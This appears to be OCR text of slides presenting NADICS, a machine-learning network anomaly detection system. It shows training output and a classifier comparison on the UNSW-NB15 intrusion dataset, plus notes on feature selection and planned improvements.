
NADICS Architecture



Anomaly Detection Big Picture



ML Algorithms Module



NADICS Sample Results

```
#######################################################
#                                                     #
#          NADICS MACHINE LEARNING ENGINE             #
#            ..:::: ICEFALL 1.2 ::::..                #
#                                                     #
#######################################################

READING CONFIG FILE...                          DONE.

IS PREPROCESSED DATA IS STORED ON DISK?         TRUE.

ENCODING DATA SET...                            DONE in  3.579 seconds.
SAVING PREPARED DATA SET TO DISK...             DONE in  1.188 seconds.

TRAINING SET:   UNSW_NB15_training-set
TESTING SET:    UNSW_NB15_testing-set

TRAINING SIZE:  157157
TESTING SIZE:   76270
FEATURES:       39

NORMALIZING DATA SETS...                        DONE in  0.278 seconds.


Classification algorithm: RandomForest

TRAINING THE MODEL...                           DONE in  7.6 seconds.
PREDICTING...                                   DONE in  0.641 seconds.

Accuracy Score: 0.967
Classification report:
              precision    recall  f1-score   support

           0       0.99      0.94      0.96     37000
           1       0.94      0.99      0.97     39270

avg / total       0.97      0.97      0.97     76270

+---------------------+--------------+
|                     | RandomForest |
+---------------------+--------------+
| Time training [s]   | 7.5998       |
| Time prediction [s] | 0.6411       |
| Accuracy score      | 0.9669       |
| Weighted precision  | 0.9683       |
| Weighted f1 score   | 0.9668       |
| Weighted recall     | 0.9669       |
| Weighted support    | None         |
+---------------------+--------------+

#######################################################
#                                                     #
#     SHUTTING MACHINE LEARNING ENGINE DOWN...        #
#                                                     #
#######################################################
```


	DecisionTree	RandomForest	SGD	KNeighbors	Linear_SVC
Time training [s]	3.8016	7.5289	0.4847	80.3461	10.2674
Time prediction [s]	0.0818	0.6131	0.0691	42.7127	0.069
Accuracy score	0.9563	0.9669	0.7799	0.8675	0.7883
Weighted precision	0.9575	0.9683	0.8441	0.8676	0.8169
Weighted f1 score	0.9562	0.9669	0.7673	0.8674	0.7821
Weighted recall	0.9563	0.9669	0.7799	0.8675	0.7883
Weighted support	None	None	None	None	None

Dataset Currently in Use

TRAINING
157,157 samples


TESTING
76,270 samples

 # FEATURES
39




Feature Selection


- Improving accuracy by automatically only selecting relevant features
- Requiring less data
- Reducing complexity of our model




Feature Importance




Implemented Algorithms for Imbalances





Source: https://www.analyticsvidhya.com/blog/2017/03/imbalanced-classification-problem/

Future ML Module Architecture



Further Improvements

- Generate more attacks
- Implement deep learning
- Learning the Normality!

Thank You!